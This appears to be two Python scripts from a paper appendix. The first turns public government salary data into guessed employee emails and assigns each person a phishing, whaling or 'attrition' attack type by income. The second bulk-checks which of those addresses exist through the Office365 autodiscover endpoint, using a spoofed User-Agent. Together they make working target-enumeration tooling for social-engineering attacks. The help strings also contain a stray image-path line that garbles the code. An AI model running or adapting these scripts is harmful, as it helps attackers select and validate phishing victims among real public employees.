__license__     = '''"MIT License" - Permission is hereby granted, free of charge, to any person obtaining a copy of this software and associated documentation files (the “Software”), to deal in the Software without restriction, including without limitation the rights to use, copy, modify, merge, publish, distribute, sublicense, and/or sell copies of the Software, and to permit persons to whom the Software is furnished to do so, subject to the following conditions: The above copyright notice and this permission notice shall be included in all copies or substantial portions of the Software.  THE SOFTWARE IS PROVIDED “AS IS”, WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE SOFTWARE.'''
__version__     = "1.0.1"
__status__      = "Production"

############################
#        LIBRARIES         #
############################

import pandas
import os
import sys
import getopt
import string

############################
#          CLASSES         #
############################
class GovDataInferrer:
    # Initialize the pandas dataframe and quantile values
    def __init__(self, input_csv, domain_csv, domain):
        # import the list of salary data
        self.input = pandas.read_csv(input_csv)

        # import MX Domains list
        if domain_csv != "":
            self.domains = pandas.read_csv(domain_csv)
            self.domains.columns = ['Org','Domain']
        else:
            self.domain = domain

        self.output = pandas.DataFrame()
        return

    def show_headings(self, df):
        print("[#] : Dataframe Headings")
        print("------------------------------")
        # iterate through column headers
        for i in range(0, len(df.columns.values)):
            # print as "[0]: <header>"
            print('[' + str(i) + '] : ' + df.columns.values[i])
        print("------------------------------")

    # clean up the input table
    def clean_input(self, df):
        print("##################################")
        print("Please wait.  Building new table.")
        print("##################################")
        # initialize variables
        new_df = pandas.DataFrame()
        for i in range(0,len(df)):
            new_df = new_df.append({"Last_Name":[""], "First_Name":[""], "Middle_Name":[""]}, ignore_index=True)
        more = ""
        # initialize fields.
        last_name = "NULL"
        first_name = "NULL"
        middle_name = "NULL"
        # show the headings
        self.show_headings(df)
        # how many name fields?
        name_fields = int(input("How many columns are used for a person's full name? "))
        # if there is only one field for the names
        if name_fields == 1:
            # prompt the user
            col = int(input("Which [#] above contains the full names? "))
            for i in range(0, len(df)):
                full_name = df[df.columns.values[col]][i].split(" ")
                if len(full_name) < 2:
                    print("ERROR: Could not parse the name structure correctly.")
                    exit(2)
                elif "," in full_name[0]:
                    last_name = full_name[0].replace(',',"")
                    first_name = full_name[1].replace(',',"")
                    if len(full_name) == 3:
                        middle_name = full_name [2].replace(',',"")
                else:
                    first_name = full_name[0]
                    if len(full_name) == 3:
                        middle_name = full_name[1]
                        last_name = full_name[2]
                    else:
                        last_name = full_name[1]

                new_df["Last_Name"][i] = last_name
                new_df["First_Name"][i] = first_name
                new_df["Middle_Name"][i] = middle_name

        # if there are more than one field for the names
        else:
            # Save the last name column to the new dataframe
            col = int(input("Which [#] above contains the last names? "))
            for i in range(0,len(df)):
                last_name = df[df.columns.values[col]][i]
                last_name = last_name.translate(str.maketrans('', '', string.punctuation))
                new_df["Last_Name"][i] = last_name.split(" ")[0]
            # Save the first name column to the new dataframe
            col = int(input("Which [#] above contains the first names? "))
            for i in range(0,len(df)):
                first_name = df[df.columns.values[col]][i]
                first_name = first_name.translate(str.maketrans('', '', string.punctuation))
                first_name = first_name.split(" ")
                new_df["First_Name"][i] = first_name[0]

            # if there are only two fields for names
            if name_fields == 3:
                # Save the middle name column to the new dataframe
                col = int(input("Which [#] above contains the middle names / initials? "))
                for i in range(0,len(df)):
                    middle_name = df[df.columns.values[col]][i]
                    middle_name = middle_name.translate(str.maketrans('', '', string.punctuation))
                    new_df["Middle_Name"][i] = middle_name.split(" ")[0]

        # Save the org column to the new dataframe
        col = int(input("Which [#] above contains the organizations? "))
        new_df["Org"] = df[df.columns.values[col]]
        # Save the salary column to the new dataframe
        col = int(input("Which [#] above contains the wage totals? "))
        new_df["Salary"] = df[df.columns.values[col]]
        print()
        more = input("Do you have another field you want to keep? (y/n) ")
        # if there is more to add...
        while more == "y":
            # Save additional fields
            col = int(input("Which field do you want to keep? "))
            new_df[df.columns.values[col]] = df[df.columns.values[col]]
            # ask the user if they have more to add
            more = input("Do you have another field you want to keep? (y/n) ")

        print(new_df.head(10))
        print()
        correct = input("Does what we printed above look correct? (y/n) ")
        print()
        if correct == "n":
            self.clean_input(df)
        # return the new dataframe
        return new_df

    # Assign a value to the output dataframe
    def put_value(self, row, column, value):
        self.output.at[row, column] = value
        return

    def save_file(self, output_file):
        if "csv" in output_file[-3:].lower():
            self.output.to_csv(output_file)
        elif "json" in output_file[-4:].lower():
            self.output.to_json(output_file)
        else:
            print("Output filetype must be 'csv' or 'json'.")
            return
        print("##################################")
        print("Results saved at", output_file)
        print("##################################")
        print()
        return

    # PAY: ATTACK TYPE METHOD
    def infer_attack(self, salary):
        # Got poverty line from https://www.census.gov/data/tables/time-series/demo/income-poverty/historical-poverty-thresholds.html
        self.poverty_line = 13171
        # Calculate 90% quantile of Salaries
        self.wealth_line = self.output['Salary'].quantile(.9)
        # if worker salary is below poverty line:
        if salary <= self.poverty_line:
            # Append "Attrition" to Attack Type column
            return "Attrition"

        # if worker is a top 10% salary earner
        elif salary >= self.wealth_line:
            # Append "Whaling" to Attack Type columns
            return "Whaling"

        # else:
        else:
            # Append "Phishing" to Attack Type columns
            return "Phishing"

    # DOMAIN: Use the organization value to determine the domain to assign
    def infer_domain(self, org):
        if self.domain == "":
            # iterate through length of the dataframe
            for i in range(0,len(self.domains)):
                # if MX Domains List item contained in the org:
                if org in self.domains['Org'][i]:
                    # Append MX Domain List item to Domain
                    return self.domains['Domain'][i]
        else:
            return self.domain

    # NAME:  ACCOUNT METHOD
    def infer_usernames(self):
        self.username_format = 1
        # create examples
        username_examples = [
            "Albus.W.Dumbledore",
            "Albus.Dumbledore",
            "AlbusDumbledore",
            "A.Dumbledore",
            "ADumbledore",
            "ADumbledor",
            "ADumbledo",
            "ADumbled",
            "ADumble",
            ]
        # present format choices
        print("[#] : Albus Wulfric Dumbledore")
        print("------------------------------")
        # iterate through column headers
        for i in range(0, len(username_examples)):
            # print as "[0]: <header>"
            print('[' + str(i) + '] : ' + username_examples[i])
        print("------------------------------")
        # read username_format
        self.username_format = int(input("Which of the above formats would you like to try? "))

    def get_username(self, last, first, middle):
        if self.username_format == 0:
            # "Albus.W.Dumbledore"
            return (first + "." + middle[:1] + "." + last).lower()
        elif self.username_format == 1:
            # "Albus.Dumbledore"
            return (first + "." + last).lower()
        elif self.username_format == 2:
            # "AlbusDumbledore"
            return (first + last).lower()
        elif self.username_format == 3:
            # "A.Dumbledore"
            return (first[:1] + "." + last).lower()
        elif self.username_format == 4:
        # "ADumbledore"
            return (first[:1] + last).lower()
        elif self.username_format == 5:
        # "ADumbledor"
            return (first[:1] + last[:9]).lower()
        elif self.username_format == 6:
        # "ADumbledo"
            return (first[:1] + last[:8]).lower()
        elif self.username_format == 7:
        # "ADumbled"
            return (first[:1] + last[:7]).lower()
        elif self.username_format == 8:
        # "ADumble"
            return (first[:1] + last[:6]).lower()
        else:
            print("Error - Selected number is out of range")
            return "ERROR"

    # E-MAIL METHOD
    def infer_email(self, username, org):
        # run get_domain function
        domain = self.infer_domain(org)
        # Concatenate username with email domain
        email = str(username) + "@" + str(domain)
        # Append email to Email column
        return email

def main(argv):
    dataset_csv = ""
    domain_csv = ""
    domain = ""
    output_file = ""
    help = """
```




```
    \n""" + sys.argv[0] + " -i <input_csv> -d <domain_csv or domain> -o <output_file>"
    try:
        opts, args = getopt.getopt(argv,"hi:d:o:")
    except getopt.GetoptError:
        print(help)
        sys.exit(2)
    for opt, arg in opts:
        if opt == '-h':
            print(help)
            sys.exit()
        elif opt in ("-i"):
            input_csv = arg
        elif opt in ("-d"):
            if arg[-4:] == ".csv":
                domain_csv = arg
            else:
                domain = arg
        elif opt in ("-o"):
            output_file = arg
    print()
    print("##################################")
    print("Input file is", input_csv)
    if domain_csv != "":
        print("Domain file is", domain_csv)
    else:
        print("Domain is", domain)
    print("Output file is", output_file)
    print("##################################")
    print()

    # test for domains
    test = GovDataInferrer(input_csv, domain_csv, domain)
    test.output = test.clean_input(test.input)
    test.infer_usernames()

    # test for salary data
    for i in range(0, len(test.output)):
        # get the last name
        last_name = test.output["Last_Name"][i]
        # get the first name
        first_name = test.output["First_Name"][i]
        # get the middle name
        middle_name = test.output["Middle_Name"][i]
        # get the organization
        org = test.output["Org"][i]
        # get their salary
        salary = test.output['Salary'][i]
        # get the account and add it to output
        username = test.get_username(last_name, first_name, middle_name)
        test.put_value(i, "Account", username)
        # get email address and add it to output
        email = test.infer_email(username, org)
        test.put_value(i, "Email", email)
        # get the attack type and add it to output
        attack = test.infer_attack(salary)
        test.put_value(i, "Attack_Type", attack)
    # show the top five rows of the new dataset
    print("RESULTS PREVIEW:")
    print()
    print(test.output.head(5))
    print()
    # save to csv file
    test.save_file(output_file)

if __name__ == "__main__":
   main(sys.argv[1:])
```

11. GovDataValidator

```
#!/usr/bin/env python3

######################################################
#                Administrative Data                 #
######################################################
__title__       = "GovDataValidator"
```

```
__description__ = '''This exploit takes advantage of an Azure feature which allows Office365 instances to discover each other's email addresses'''
__example__     = "https://outlook.office365.com/autodiscover/autodiscover.json/v1.0/rjamison6@gatech.edu?Protocol=Autodiscoverv1"
__author__      = "Robert G. Jamison"
__copyright__   = "Copyright 2021"

__license__     = '''"MIT License" - Permission is hereby granted, free of charge, to any person obtaining a copy of this software and associated documentation files (the “Software”), to deal in the Software without restriction, including without limitation the rights to use, copy, modify, merge, publish, distribute, sublicense, and/or sell copies of the Software, and to permit persons to whom the Software is furnished to do so, subject to the following conditions: The above copyright notice and this permission notice shall be included in all copies or substantial portions of the Software.  THE SOFTWARE IS PROVIDED “AS IS”, WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE SOFTWARE.'''
__version__     = "1.0.1"
__status__      = "Production"

#####################################################
#                  import modules                   #
#####################################################
import os
import sys
import getopt
import pandas
import requests
import concurrent.futures
from os.path import exists

#####################################################
#                       CLASSES                     #
#####################################################

# Checks one email at a time against the URL.
def email_checker(i, email):
    headers={                                     # custom "requests" header so we don't look like Python3
        "User-Agent" : "Mozilla/5.0"
        }
    # Concats the URL using the email input
    url = "https://outlook.office365.com/autodiscover/autodiscover.json/v1.0/" + email + "?Protocol=Autodiscoverv1"
    # Requests the page, which returns a "200" code or something else.  Disabled redirects, as those waste our time.
    response = requests.get(url, headers=headers, allow_redirects=False)
    # if response is good (200 code), return the iteration we are on and the result.
    if response.status_code == 200:
        return i, "good"
    # if response is bad (other code), return the iteration we are on and the result
    else:
        return i, "bad"

class GovDataValidator:

    def __init__(self, path, filename):
        pandas.options.mode.chained_assignment = None
        # set width of the get_terminal_size
        self.width = os.get_terminal_size()[0]
        # establish pathing
        self.path = path
        self.filename = path + filename
        if filename[-4] == ".":
            self.file_name = filename[:-4]
            self.format = filename[-4:]
        else:
            self.file_name = filename[:-5]
            self.format = filename[-5]
        self.backup_filename = self.path + self.file_name + "_backup" + self.format
        self.result_filename = self.path + self.file_name + "_result" + self.format

    def import_emails(self, use_backup):
        # Use the backup file autosave feature
        self.use_backup = use_backup
        # Notify the user that we are building a pandas table
        self.msg("Preparing e-mail list.")
        self.list_start = 0
        # if a backup file should be used
        if self.use_backup == True and exists(self.backup_filename):
            # notify the User
            print("+ Using backup file.")
            # import the backup as a pandas table
            self.df = pandas.read_csv(self.backup_filename, low_memory = False)
            print("  - Searching for last starting point within", len(self.df.index), "rows." )
            for i in range(0,len(self.df.index)):
                if self.df["Status"][i] == "UNKNOWN":
                    print("  - Found. Starting on row", i)
                    self.list_start = i
                    break
        # import the new file
        else:
            print("+ Starting from scratch.")
            # import the file as a pandas table
            self.df = pandas.read_csv(self.filename, low_memory = False)
            named = [False, 0]
            for header in list(self.df):
                if "Emails" in header:
                    named[0] = True
                elif "mail" in header:
                    named[1] = self.df.columns.get_loc(header)
            if named[0] == False:
                # rename the only column to "Emails"
                self.df.columns.values[named[1]] = "Emails"
            # create a column so we can add a "status" for each email after processing
            self.df = self.df.assign(Status="UNKNOWN")

        # determine the length of the list
        self.list_end = len(self.df.index)
        self.list_duration = 0
        for status in self.df["Status"]:
            if status == "UNKNOWN":
                self.list_duration += 1

    def msg(self, message):
        print()
        print("=" * self.width)
        print(message)
        print("=" * self.width)
        print()
        return

    def email_enumerator(self, autosave, workers):
        # number of emails to check before autosaving
        self.autosave = autosave
        # calculate: treads per CPU * CPUs = workers
        # Notify the user that we finished importing into pandas
        self.msg("Testing the e-mails.  This part takes a while.")
        # initialize the counter variables
        count = []
        good  = 0
        bad   = 0
        # create an thread pool executor
        with concurrent.futures.ThreadPoolExecutor(max_workers=workers) as executor:
            # run each email address through the "email_checker()" method via the executor until done.
            #threads = [executor.submit(email_checker, i, df["Emails"][i]) for i in 
range(list_start,list_end)]
            threads = []
            for i in range(self.list_start,self.list_end):
                if self.df["Status"][i] == "UNKNOWN":
                    threads.append(executor.submit(email_checker, i, self.df["Emails"][i]))
            # For each completed instance we created as a thread via the executor
            for instance in concurrent.futures.as_completed(threads):
                count.append(instance)
                # save the iteration # and the results
                i, result = instance.result()
                # if results are good
                if result == "good":
                    # update the status as "Good" in the pandas table
                    self.df["Status"][i] = "GOOD"
                    # bump up the counter
                    good += 1
                # if results are bad
                elif result == "bad":
                    # update the status as "Bad" in the pandas table
                    self.df["Status"][i] = "BAD"
                    # bump up the counter
                    bad  += 1
                # if something unexpected happens
                else:
                    # leave gracefully
                    print("ERROR")
                    exit(0)
                # Create a string with the totals
                totals = "Completed " + str(len(count)) + " of " + str(self.list_duration) + " | "
                # Create a string with the number of good emails
                good_msg = "Good found: " + str(good) + " | "
                # Create a string with the number of bad emails
                bad_msg = "Bad found: " + str(bad)
                # Print the totals, good, and bad strings, overwriting each as we progress
                print(totals, good_msg, bad_msg, sep=' ', end="\r")
                # if we hit the autosave number
                if len(count) % self.autosave == 0:
                    # save the backup
                    self.df.to_csv(self.backup_filename, index=False)
        # save the results for the report
        self.count = count
        self.good = good
        self.bad = bad
        return

    def final_report(self):
        # Notify the user that we are done and give the final results
        print()
        print(str(self.list_end), "e-mails have been checked.")
        print(str(self.good), "were valid emails")
        print(str(self.bad), "were invalid emails")
        print("Saving results as '" + self.result_filename + "'")
        # output the results to a csv
        self.df.to_csv(self.result_filename, index=False)

######################################################
#                        MAIN                        #
######################################################
def main(argv):
    path = ""
    filename = ""
    use_backup = False
    autosave = 5000
    workers = 50

    help = """
```



```
    \n""" + sys.argv[0] + " -p <path> -f <csv_filename> -b <backup_every_n_emails> -w <workers_per_CPU> "
    try:
        opts, args = getopt.getopt(argv,"hp:f:b:w:")
    except getopt.GetoptError:
        print(help)
        sys.exit(2)
    for opt, arg in opts:
        if opt == '-h':
            print(help)
            sys.exit()
        elif opt in ("-p"):
            path = arg
            if path[-1:] != "/":
                path = path + "/"
        elif opt in ("-f"):
            filename = arg
        elif opt in ("-b"):
            use_backup = True
            autosave = int(arg)
        elif opt in ("-w"):
            workers = int(arg)

    # test for GovDataValidator
    test = GovDataValidator(path, filename)
    test.import_emails(use_backup)
    test.email_enumerator(autosave, workers)
    test.final_report()

if __name__ == "__main__":
   main(sys.argv[1:])
```